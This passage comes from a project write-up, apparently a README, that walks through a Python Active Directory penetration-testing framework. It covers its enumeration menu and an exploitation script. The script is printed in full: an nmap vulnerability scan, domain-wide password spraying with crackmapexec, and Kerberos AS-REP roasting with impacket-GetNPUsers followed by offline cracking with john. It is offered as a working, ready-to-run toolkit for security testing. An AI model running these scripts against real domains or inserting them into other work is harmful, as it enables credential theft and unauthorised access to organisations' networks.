        print("|--> Network Range: " + provided_range)
        print("|--> Domain Name: " + Domain_Name )
        print("+-----------------------------------+" )
        print("\n[*] To initiate the enumeration process, you will need to specify the desired depth of the enumeration:")
        print("[»] Please Select the Desired Operation Level for Enumeration Mode:\n")
        print(" 1) Basic - Identify version of services (-sV), Domain Controller IP, DHCP server IP.")
        print(" 2) Intermediate - Enumerate key services, include NSE scripts.")
        print(" 3) Advanced - Extract users, groups, shares, password policy, disabled accounts, never-expired accounts, Domain Admins group.\n")
        print("    +-------------------------------------------------------+")
        print("    |  ..) To Exit The Framework, Simply type '..' or 'Exit' |")
        print("    +-------------------------------------------------------+\n")

        UserChoice = input("    ┌─[Enter Your Choice]\n    └──────→ ").strip().lower()     # This command prompts the user to enter their choice

        if UserChoice in ['1', 'basic']:                                 # This line checks if the user's input matches either
            print("            └──────→ You Have Selected Basic Enumeration Mode!")   # Outputs a confirmation message to the console, info
            time.sleep(2)                                                # Pauses the script for 2 seconds. This brief delay i
            Enumeration_mode = "Basic"                                   # Assigns the string "Basic" to the variable Enumerat
            Basic_Enumeration()                                          # Calls the Basic_Enumeration() function, which presu
            text = "\n\n[+] The Entire Enumeration Process Completed Successfully."   # This line creates a string variable named text that
            colored_text = colored(text, color='green', attrs=['bold'])  # This command uses the colored function (likely from
            print(colored_text)                                          # This final line prints the formatted colored_text t
            time.sleep(4)                                                # Delays script execution for 4 seconds to ensure the
            return Enumeration_mode                                      # Returns the Enumeration_mode value to the caller, p
            break                                                        # Terminates the while True loop, stopping its execut
        elif UserChoice in ['2', 'intermediate']:                        # This checks if the user's input is either '2' or 'i
            print("            └──────→ You Have Selected Intermediate Enumeration Mode!")   # This command prints a message to the console, infor
            time.sleep(2)                                                # Pauses the script execution for 2 seconds. This del
            Enumeration_mode = "Intermediate"                            # Sets the variable Enumeration_mode to "Intermediate
            Basic_Enumeration()                                          # Calls the Basic_Enumeration() function to perform b
            Intermediate_Enumeration()                                   # Calls the Intermediate_Enumeration() function to pe
            text = "\n\n[+] The Entire Enumeration Process Completed Successfully."   # Prepares a message stating that the entire enumerat
            colored_text = colored(text, color='green', attrs=['bold'])  # Applies green color and bold styling to the complet
            print(colored_text)                                          # Outputs the formatted, colored text to the console,
            time.sleep(4)                                                # Delays the script for an additional 4 seconds after
            return Enumeration_mode                                      # Returns the value of Enumeration_mode to the callin
            break                                                        # Exits the while True loop. This is necessary to sto
        elif UserChoice in ['3', 'advanced']:                            # This checks if the user's input corresponds to '3'
            print("            └──────→ You Have Selected Advanced Enumeration Mode!")   # Prints a confirmation message to the console to inf
            time.sleep(2)                                                # Introduces a 2-second pause to give the user time t
            Enumeration_mode = "Advanced"                                # Assigns the string "Advanced" to the variable Enume
            Basic_Enumeration()                                          # Executes the Basic_Enumeration() function, ensuring
            Intermediate_Enumeration()                                   # Executes the Intermediate_Enumeration() function to
            Advanced_Enumeration()                                       # Calls the Advanced_Enumeration() function, which is
            text = "\n\n[+] The Entire Enumeration Process Completed Successfully."   # Prepares a message to signal the successful complet
            colored_text = colored(text, color='green', attrs=['bold'])  # Applies green color and bold styling to the complet
            print(colored_text)                                          # Outputs the styled completion message to the consol
            time.sleep(4)                                                # Delays the script for 4 seconds after displaying th
            return Enumeration_mode                                      # Returns the value of Enumeration_mode to the callin
            break                                                        # Terminates the while True loop, allowing the script
        elif UserChoice in ['..', 'exit']:                               # This condition checks if the user's input correspon
            print("            └──────→ Exiting the framework...")       # This command prints a message to the console to inf
            time.sleep(2)                                                # Introduces a brief 2-second pause to allow the user
            exit()                                                       # Executes the exit() function to stop all script exe
        else:                                                            # This branch executes if none of the prior condition
            print("            └──────→ Invalid choice! Please try again...")   # Outputs a message to the console notifying the user
            time.sleep(3)                                                # Delays the script for 3 seconds after displaying th
Enumeration_Menu()                                                       # Calls the Enumeration_Menu() function again, effect
```

Purpose: The Enumeration_Menu() function creates an interactive menu loop that clears the screen, displays network information, prompts the user to select a depth of enumeration (basic, intermediate, or advanced), executes corresponding enumeration functions, handles user exits, and provides feedback throughout the process.

Last Script: `Exploitation.py`

Module Imports and Initialization

```python
import os
import subprocess
import ipaddress
import time
import sys
from termcolor import colored
from colorama import init, Style
```

Purpose: This section imports necessary Python modules and libraries, setting up the environment by providing functions for system interaction, process management, IP address manipulation, time handling, and terminal text coloring, which are essential for the script's subsequent operations.

Command-Line Argument Parsing and Directory Setup

```
provided_range = sys.argv[1]        # Thi
Domain_Name = sys.argv[2]           # Thi
AD_Username = sys.argv[3]           # Ret
AD_Password = sys.argv[4]           # Thi

os.chdir("DataResualt/Enumeration_Data")
```

Purpose: This section retrieves command-line arguments provided during script execution, including the network range, domain name, Active Directory username, and password, storing them in corresponding variables for use in network operations. It also changes the current working directory to "DataResualt/Enumeration_Data" to ensure that subsequent operations are performed in the correct directory context.

Basic_Exploitation Function

```
def Basic_Exploitation():
    os.system('sleep 3')                                                                    # This command pauses the
    os.makedirs("../Exploitation_Data", exist_ok=True)                                      # Creates a directory nar
    os.system('clear')                                                                      # Clears the terminal scr
    text = "\n »» Exploitation Process...\n"                                                # assigns a string to the
    colored_text = colored(text, color='red', attrs=['bold'])                               # utilizes the colored fu
    print(colored_text)                                                                     # outputs the formatted s
    os.system('sleep 2')                                                                    # Adds another short paus
    print(f"\n[?] Exploitation Phase: Initiating actions to exploit vulnerabilities using NSE Vuln! (Please be patient...)\n\n")

    # Assembles a shell command to process files starting with "Domain", searching for lines containing 'For The' and the specif
    command = (
        f"cat Domain* | grep -i 'For The' | grep -i '{Domain_Name}' | "
        f"awk '{{print $6}}' | awk -F, '{{print $1}}' | sort | uniq"
    )
    result = subprocess.run(command, shell=True, capture_output=True, text=True, check=True)           # executes the specified
    Domain_IP = result.stdout.strip()                                                                   # assigns the output fro

    os.chdir("../Exploitation_Data")                                                                    # This command changes t
    with open("NSE Vuln Resualt", "a") as file:                                                         # opens the file named "
        file.write(f"\n-> Result of the NSE Vulnerabilities scan that was performed on {Domain_IP}:\n\n")   # writes a formatted
    NSE_Vuln_Command = f'sudo nmap {Domain_IP} -sV -Pn --script=vuln >> "NSE Vuln Resualt"'             # constructs a string to
    os.system(NSE_Vuln_Command)                                                                         # executes the shell comm
    print("\n[✓] Vulnerability scan completed successfully. \n\n")                                      # Outputs a message to th
    time.sleep(2)                                                                                       # Pauses the execution o
Basic_Exploitation()                                                                                    # Initiates the function
```

Purpose: This function, Basic_Exploitation, orchestrates the initial steps in exploiting vulnerabilities within a specified network domain. It sets up the environment, prints informative messages to the user, extracts relevant domain IP addresses from processed files, and conducts a vulnerability scan using Nmap, with the results saved to a designated file for later analysis.

Intermediate_Exploitation Function

```
def Intermediate_Exploitation():
    print(f"\n[?] Exploitation Phase: Execute domain-wide password spraying to identify weak credentials.\n\n") # This command out
    os.chdir("../Enumeration_Data")                                                                             # Changes the curr
    os.makedirs("../Exploitation_Data", exist_ok=True)                                                          # Ensures that a d

    # This command strings together several Unix commands to process files starting with "Domain". It uses cat to concatenate thei
    command = (
        f"cat Domain* | grep -i 'For The' | grep -i '{Domain_Name}' | "
        f"awk '{{print $6}}' | awk -F, '{{print $1}}' | sort | uniq"
    )
    result = subprocess.run(command, shell=True, capture_output=True, text=True, check=True)                   # Runs the
    Domain_IP = result.stdout.strip()                                                                           # Retrieve

    os.chdir("../Exploitation_Data")                                                                            # This com
    os.system('cp ../pass.lst .')                                                                               # Copies t
    Crack_users_command = f'''crackmapexec smb {Domain_IP} -u {AD_Username} -p {AD_Password} --users | sed 's/\x1b\[[0-9;]*m//g' >
    os.system(Crack_users_command)                                                                              # executes
    os.system('''cat user.lst | grep -i mydomain.local | awk -F'\\\\' '{print $2}' | awk -F':' '{print $1}' | awk '{print $1}' | s
    os.system('rm user.lst')                                                                                    # Deletes

    with open("Weak Credentials Resualt", "a") as file:
        file.write(f"\n-> Result of the Brute Force Attack to Identify Weak Credentials that was performed on {Domain_Name}:\n\n")

    Crack_Cred_command = f'''crackmapexec smb {Domain_IP} -u usr.lst -p pass.lst --continue-on-success |grep "[+]\|[*]" | sed 's/\
    os.system(Crack_Cred_command)                                                                               # executes

    result = subprocess.run('cat "Weak Credentials Resualt" | grep "[+]"', shell=True, capture_output=True, text=True)  # This com
    if not result.stdout:                                                                                       # This con
        with open("Weak Credentials Resualt", "a") as file:                                                     # opens th
            file.write("\n[!] No weak credentials was found.\n")                                                # writes a
        print("\n[✗] No weak credentials was found.\n")                                                         # Outputs
    else:
        print("\n[✓] Weak credentials identification scan completed successfully. \n\n")                         # If the i
    time.sleep(2)                                                                                               # Introduc
Intermediate_Exploitation()                                                                                     # This fun
```

Purpose: This function, Intermediate_Exploitation, performs domain-wide password spraying to identify weak credentials by processing user data, copying necessary password files, and executing security tests using the crackmapexec tool. It outputs results to a file and informs the user about the status and outcome of the exploitation phase, thus identifying potential vulnerabilities in domain credentials.

Advanced_Exploitation Function

```python
def Advanced_Exploitation():
    print(f"\n[?] Exploitation Phase: Extract and Crack Kerberos Tickets to Identify Weak Credentials.\n\n")           # This command outpu
    time.sleep(2)                                                                                                    # Inserts a 2-second
    os.chdir("../Enumeration_Data")                                                                                  # Changes the curren
    os.makedirs("../Exploitation_Data", exist_ok=True)                                                               # Ensures that a dir

    # This command is built to process multiple files starting with "Domain" by concatenating their contents (cat) and filtering for lines t
    command = (
        f"cat Domain* | grep -i 'For The' | grep -i '{Domain_Name}' | "
        f"awk '{{print $6}}' | awk -F, '{{print $1}}' | sort | uniq"
    )
    result = subprocess.run(command, shell=True, capture_output=True, text=True, check=True)                        # Executes the comma
    Domain_IP = result.stdout.strip()                                                                                # Retrieves the clea

    os.chdir("../Exploitation_Data")                                                                                 # This command chang
    with open("Kerberos tickets", "a") as file:                                                                      # Opens (or creates
        file.write("\n-> Results of Extracting and Cracking Kerberos Tickets for Domain Users:\n")                   # writes a header in

    Kerberos_Command = f'impacket-GetNPUsers {Domain_Name}/ -usersfile usr.lst -dc-ip {Domain_IP} -request -outputfile Crackme  > /dev/null'
    os.system(Kerberos_Command)                                                                                      # Executes the comma
    Sed_command = f'''sed 's/^/\\n/' Crackme >> "Kerberos tickets"'''                                                # This command uses
    os.system(Sed_command)                                                                                           # Executes the Sed_c
    with open("Kerberos tickets", "a") as file:                                                                      # Reopens the "Kerbe
        file.write("\n[✓] The following output displays the passwords that were successfully cracked:\n\n")          # writes a message i
    os.system('sudo john "Kerberos tickets" --wordlist=pass.lst > /dev/null 2>&1')                                   # Executes the passw
    os.system('sudo john "Kerberos tickets" --show >> "Kerberos tickets"')                                           # This command again
    os.system('rm Crackme')                                                                                          # Removes the tempor
    print("\n[✓] Kerberos ticket extraction and cracking completed successfully. \n")                                # Outputs a success
    time.sleep(2)                                                                                                    # Delays the script'
    text = "\n\n[+] The Entire Exploitation Process Completed Successfully."                                         # assigns a message
    colored_text = colored(text, color='green', attrs=['bold'])                                                      # uses the colored f
    print(colored_text)                                                                                              # outputs the format
    time.sleep(4)                                                                                                    # This command intro
Advanced_Exploitation()                                                                                              # This command calls
```

Purpose: This function, Advanced_Exploitation, performs advanced security testing by extracting and cracking Kerberos tickets to identify weak credentials. It processes domain data, retrieves Kerberos tickets for domain users, attempts to crack these tickets, and logs the results, thereby identifying potential vulnerabilities and weak points in domain authentication mechanisms. The function provides clear feedback to the user throughout the process and ensures that all relevant data is documented appropriately.

You've Reach the End of the Document

Thank you for exploring this document

We hope the information provided has been insightful and valuable to you...

Hope I was able to explain the project more clearly.

Have a Successful Exploration!

If you have any questions or would like to see other projects I've created

You can find me in my social media

Linkedin - www.linkedin.com/in/adirsalinas

Github - https://github.com/AdirSalinas